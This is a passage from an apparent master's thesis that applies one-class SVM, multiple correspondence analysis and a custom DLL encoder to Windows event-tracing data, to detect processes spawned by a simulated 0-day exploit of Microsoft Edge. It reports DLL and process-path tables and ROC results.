Additionally, a process of OneHot encoding was performed on the loaded DLL's. The data from the "processSummary" and "processModules" files was correlated by the order in which it was stored. Similarly, as before this approach was chosen because of the reuse of process ids. Three of the stored processes never in testing had any corresponding modules - "Registry", "MemCompression" and the process marked with -1 ProcessId. Obtained data was additionally validated with the used input information to minimize the risk of introducing error to the dataset.

Further preprocessing was performed on a per feature basis and is described in corresponding experiment chapter sections.

Chapter 5

Experiments

This chapter describes the experiments performed to achieve the purpose of the thesis and the underlying methodology. This includes the utilized tools, information about used datasets, description of the taken actions and presentation as well as analysis of the obtained results.

5.1 Methodology

Experiments performed to achieve the goals of the thesis were executed with the use of the Python 3.8.3rc1 programming language. It was executed via the Jupyter framework which is a is "an open-source web application that allows you to create and share documents that contain live code, equations, visualizations and narrative text. Uses include: data cleaning and transformation, numerical simulation, statistical modelling, data visualization, machine learning, and much more" [9]. Each experiment was performed in a separate Jupyter notebook and obtained results were analysed in the same framework.

Gathered data was also analysed in the Windows Performance Analyzer (WPA) which "is a tool that creates graphs and data tables of Event Tracing for Windows (ETW) events that are recorded by Windows Performance Recorder (WPR) or Xperf. WPA can open any event trace log (ETL) file for analysis" [14]. This software was used to perform initial analysis of the 0-day exploitation of the chromium based browsers and to formulate areas of focus in the gathered data. The tool can be easily installed on Microsoft Windows operating systems from the Microsoft Store.

The anomaly detection performed in the experiments was done with the 10-fold cross validation unless stated otherwise.

5.2 Data sets

Main dataset utilized in the thesis is called "combined_ETW_data.csv". Data is stored in a CSV format which is a text based file for tabular information. Each entry in the file is separated by the new line character and its features are divided by commas. This simple, non-proprietary format is very accessible and supported by most known data handling programs and frameworks.

The dataset was acquired in 4 user sessions. In two of those a simulated 0-day attack was performed. The attacked processes and the ones spawned in result have been marked as anomalies.

After preprocessing of the data following features are stored in the output file:

- Session - String identification of the session in which the corresponding process data was gathered.
- ID - The integer number used by the kernel to uniquely identify an active process.
- Name - The name of the process, usually identical to the binary file name. Expressed by a string data type.
- Path - String containing sequence of parent processes names separated by "/".
- PathId - String containing sequence of parent processes ids separated by "/".
- CommandLine - String containing the shell command used to start the process.
- ParentID - The identifying integer number of the parent process.
- CPUMsec - Amount of milliseconds in which the process has occupied the processor. Integer value.

- AveProcsUsed - Average processor utilization calculated by dividing the amount of time when a process has occupied the processor by the total process lifespan. Expressed in floating-point numbers. This value is derivative combination of the features "CPUMsec" and "DurationMSec" but it is still stored for verification purposes.
- Bitness - Integer value indicating whether the process executable is created in 32 or 64 bit architecture.
- DurationMSec - The duration of the process life stored in milliseconds. Expressed in floating-point numbers.
- StartMSec - The start time of the process stored in milliseconds. Expressed in floating point numbers.
- ExitCode - Integer value returned after the process execution. Commonly known as exit code.
- Y - This binary column indicates whether the corresponding entry is a anomaly. Value "1" corresponds inliers and "-1" to outliers. Processes marked as "-1" were spawned as a result of 0-day exploitation.
- The remaining columns contain OneHot encoded information about the dynamically linked libraries. When a column contains value 1, the process has loaded the DLL specified in the column name. Otherwise, the column contains 0. Full list of the captured modules can be found in the appendix

The dataset utilized in the thesis can be found in a public repository under the URL `https://github.com/maxDoesHacking/MasterThesis/blob/master/data/combined_ETW_data.csv`

5.3 Results

In all the performed experiments the focus was placed on 'msedge' binary and its child processes. The dataset was filtered with the use of 'ProcessPath' feature. Any string value containing the 'msedge' substring indicated that the corresponding process is either Microsoft Edge browser or was spawned by it.




Figure 5.1: The receiver operating characteristic of the baseline anomaly detection. Source: own elaboration.

5.3.1 Dynamic link libraries

To obtain baseline results to which any developed frameworks can be compared a one class SVM anomaly detection was performed on the raw one hot encoded DLL data. The results of this process can be found in the figure 5.1 and show that singling out of the outliers is possible with this type of information. The resulting ROC shows however that this method is not stable as presented by the sudden spikes and drops of performance even though the 'nu' value is gradually increased. Raw results can be found in the table 1 located in the appendix.

In the initial analysis of the data we can look at the counts of DLL's loaded by specific processes. The distribution of those values can be found in the histogram 5.2. From this depiction we can clearly see that some outlier samples lie distant from other samples with high count. This pattern may be detectable.

To test the hypothesis the DLL counts were normalized to fit the range from 0 to 1 and a anomaly detection was performed. The ROC of the process is visible in the figure 5.3 and raw outputs are presented in the table 2. Both of those show that negative samples were at least partially correctly labelled for some classifier




Figure 5.2: Histogram of the counts of DLL's loaded by processes. Source: own elaboration.

configurations. A 100% detection rate requires however a significant false negative ratio.

There are over 1400 different DLL's gathered in the data set created. A single process loads even up to 287 modules. This extremely high dimensionality of the information might be too complex to analyse efficiently, even for the algorithms that can handle well datasets where features outnumber samples. To better understand the gathered information a multiple component analysis (MCA) was performed. This extension of correspondence analysis allows us to analyse the pattern of relationships of multiple categorical dependent variables [15]. It was performed with a python mca 1.0.3 library [10]. The result of this process is a set of points in a low-dimensional map corresponding either to columns or rows of the input data frame. Their distance in the obtained space can be used to classify how strongly they are correlated with each other.

The principal inertias (eigenvalues) obtained as the result of the algorithm can help us better understand how well the resulting dimensions express the relations between the input samples. The values calculated were normalized and can be found in the figure 5.4 and the table 3 located in the appendix. Those results suggest that the usefulness of the dimensions in the data analysis significantly




Figure 5.3: The receiver operating characteristic anomaly detection performed on DLL counts. Source: own elaboration.

drops after the first one. The two following values are however very similar which indicates that it might be good to adjust the dimension cut-off to utilize only the first one or all three.

To validate that the MCA can extract valuable information from the available data, its results for all the processes were compared to the actual purpose for each 'msedge' related process. The location of the binaries in the obtained multidimensional space can be found in the figures 5.5 which depicts dimensions 0 and 1 as well as figure 5.6 for dimensions 1 and 2. The raw numerical values utilized to generate those visualizations are located in the table 4 placed in the appendix of this document.

From the distributions we can clearly see that MCA processing has managed to group closely some identical processes. It is also very apparent that the outlier 'powershell' is significantly distant from all remaining samples. This pattern can be spotted in both figure 5.5 and 5.6. Those results are very promising and indicate that at least partial detection of anomalies should be possible with the obtained MCA results.




Figure 5.4: Multiple correspondence analysis inertias. Source: own elaboration.




Figure 5.5: Multiple correspondence analysis distribution in the first and second dimension. Source: own elaboration.




Figure 5.6: Multiple correspondence analysis distribution in the second and third dimension. Source: own elaboration.

Additionally, to this strategy a simple anomaly detector based on the detection of any previously not loaded DLL can be utilized. This method could be a solid intrusion detection system on its own and it's performance would not be dependent on the proper adjustment of parameters as in the more sophisticated approaches. The DLL's present only in the outliers can be found in table 5.1.

The proof of possible classification with the MCA data is illustrated in the figure 5.7 which shows the results One Class Support Vector Machine anomaly detection performed directly on the first two dimensions of the data from multiple component analysis. The raw data used to obtain the ROC can be found in the table 5 located in the appendix. Obtained results have however some erroneous qualities that present as sudden spikes and drops of the false negative ratio. Those characteristics are not present in the anomaly detection performed without K-fold cross validation which can also be found in the graph 5.7. With proper configuration the algorithm has managed to detect two anomalies with zero false negative results. This approach however is very difficult to apply in the production environment due to the full dataset required prior to classification. This data may be however utilized to develop and train a custom encoder capable of positioning the new input data in the previously analysed DLL space.

Table 5.1: DLL's present only in outliers

system.core.ni
psapi
system.dynamic
system.management.ni
system.xml.ni
microsoft.powershell.commands.management.ni
microsoft.powershell.psreadline
system.configuration.install.ni
system.directoryservices.ni
microsoft.csharp.ni
microsoft.powershell.security.ni
clrjit
system.ni
atl
microsoft.csharp
system.configuration.ni
wer
pnrpnsp
mscorlib.ni
system.transactions
microsoft.powershell.commands.utility.ni
mscoree
dbgcore
system.numerics.ni
winrnr
system.management.automation.ni
napinsp
system.transactions.ni
system.data
clr
faultrep
system.numerics
authz
mpclient
microsoft.powershell.consolehost.ni
mscoreei
vcruntime140_clr0400
wshbth
system.data.ni
ucrtbase_clr0400
microsoft.management.infrastructure.ni




Figure 5.7: ROC curve of OCSVM directly on MCA data with and without cross validation. Source: own elaboration.

The idea behind the custom encoder is to group DLL's by their common occurrence and therefore conclude common functionality of the programs that share them. This task can be performed with the use of unsupervised classification algorithm like K-means with N classes on the results of the MCA. Example of such classification performed for four classes is showed in the figure 5.8. The resulting O_i sets of unique DLL's, each set of the size S_i where $i \in \{\mathit{1}, \mathit{2}, \mathit{3}, ..., N\}$ can be utilized to create a vector Y_k of $k \in \{\mathit{1}, \mathit{2}, \mathit{3}, ..., N + \mathit{1}\}$ features for any new data sample X which is a set of DLL's of a size M with the algorithm described in equations 5.1 and 5.2.

$$Y_l = \sum_{j=1}^{M} \begin{cases} 1/S_j & \text{if } x_j \in O_l \\ 0 & \text{if } x_j \notin O_l \end{cases} \quad \text{where } l \in \{1, 2, 3, ..., N\} \tag{5.1}$$

$$Y_{N+1} = \sum_{j=1}^{M} \begin{cases} p & \text{if } x_j \notin O \\ 0 & \text{if } x_j \in O \end{cases} \quad \text{where } p \text{ is the unseen DLL parameter} \tag{5.2}$$

The encoder can be adjusted with parameters like the number of classes in




Figure 5.8: Unsupervised classification of MCA results. Source: own elaboration.

the unsupervised classifier as well as the number of dimensions utilized from the multiple component analysis results. This approach combines the detection of previously unknown DLL's with the attempt to dynamically assign specific DLL's to groups by their location in the MCA space.

All 'msedge' samples were tested on the encoder trained only with the inlier samples as well as all the possible ones. This solution was tested for multiple sets of possible parameters. The number of utilized MCA dimensions was equal 2 as in the detection performed directly on the MCA data. This was done to allow for just comparison of the results. The anomaly detection was performed both with and without the last dimension corresponding to the occurrence of previously unknown DLL's. Those values for the encoder trained on all the samples are always equal to zero until new data samples are gathered. The results of this experiment are presented in the figure 5.9 for the encoder trained only on the inlier data and 5.10 for all samples. The raw data can be found in the tables 6 and 7 located in the appendix. Weight p for the unique DLL's was set to 0.1.

Differently trained encoders display various characteristics. The best performance is shown by the one with single cluster in the k-means classification and taught only on the inlier samples. The resulting encoded data is in reality a DLL




Figure 5.9: Unsupervised classification of encoded inlier MCA results. Source: own elaboration.




Figure 5.10: Unsupervised classification of encoded all MCA results. Source: own elaboration.




Figure 5.11: Comparison of the anomaly detection results for all tested preprocessing approaches. Source: own elaboration.

count normalized to the range from 0 to 1 and an additional new DLL detection. When trained on the all samples the best characteristics are obtained for the two classes in the k-means algorithm. This configuration allows the algorithm to detect samples which normally are not present in the training set. This however does not fully makeup for the lack of new DLL detection. The data sample is not sufficient to perform tests on how the encoder trained on the data containing outliers performs on previously unseen outlier samples.

The ROC curves for all tested encoding approaches are presented in the graph 5.11. Those results show that the classification performed on the encoded data can be more effective than the one performed directly on the MCA data. It can also outperform it in the number of correctly labelled negative samples with a smaller false negative increase. The anomaly detection was most accurate in the negative sample detection when the sample encoding was trained only on the inliers for the number of clusters equal to 1. The additive nature of the encoder means that in those cases the detection is actually performed on the DLL counts. This configuration also most effective when the primary focus is on the reduction of the false negative amount. The drop in performance when trained on data containing outliers is not dramatic so this approach can potentially handle some dirty data.

Table 5.2: Elements of researched paths.

0	conhost
1	HOSTNAME
2	WerFault
3	ipconfig
4	cpu-z_1.96-en
5	msedge
6	whoami
7	powershell
8	notepad

The performance of the developed methods was tested with 10 - fold cross validation. In the case of the anomaly detection performed on the raw MCA data the ROC was presenting an anomalous characteristics and the attempts of identifying their sources did not bring any results.

5.3.2 Process paths

We can see in our data that some child process paths contain the "explorer" parent process and some start with the first edge browser. This may be a result of a specific case in the data gathering process or the result of wrong processing. In the future some logs may contain even more complex prefixes to the actually investigated process. For those reasons the first step in the process path analysis should be their normalization which would result in them starting with the process of interest in the first place. In our dataset this can be achieved by cutting off any prefix values before the first "msedge".

All paths corresponding to the researched process consist of elements presented in the table 5.2. The full list of normalized paths can be found in the appendix 8.

This data cannot be fed directly to the classification algorithm because of its qualitative nature. In result no baseline can be obtained. The basic feature of the path it's size - the number of processes contained in it. The distribution of the path lengths is presented in the graph 5.12. Those values extracted can be scaled and used to detect anomalies.

After normalization the count values were used in the one class SVM and the

Table 5.3: Unique researched paths.

0	/msedge/msedge
1	/msedge
2	/msedge/msedge/powershell
3	/msedge/msedge/powershell/conhost
4	/msedge/notepad
5	/msedge/msedge/powershell/ipconfig
6	/msedge/msedge/WerFault
7	/msedge/msedge/powershell/HOSTNAME
8	/msedge/msedge/powershell/whoami
9	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/cpu-z_1.96...
10	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/notepad
11	/msedge/cpu-z_1.96-en/cpu-z_1.96-en
12	/msedge/cpu-z_1.96-en
13	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/cpu-z_1.96-en
14	/msedge/msedge/msedge




Figure 5.12: Histogram of the path lengths. Source: own elaboration.




Figure 5.13: ROC of the anomaly detection on path lengths. Source: own elaboration.

performance of this approach is depicted in the table 9 and the graph 5.13. Obtained values show that outliers can be detected with a manageable false positive ratio. This behaviour is visible for wide range of ’nu’ values.

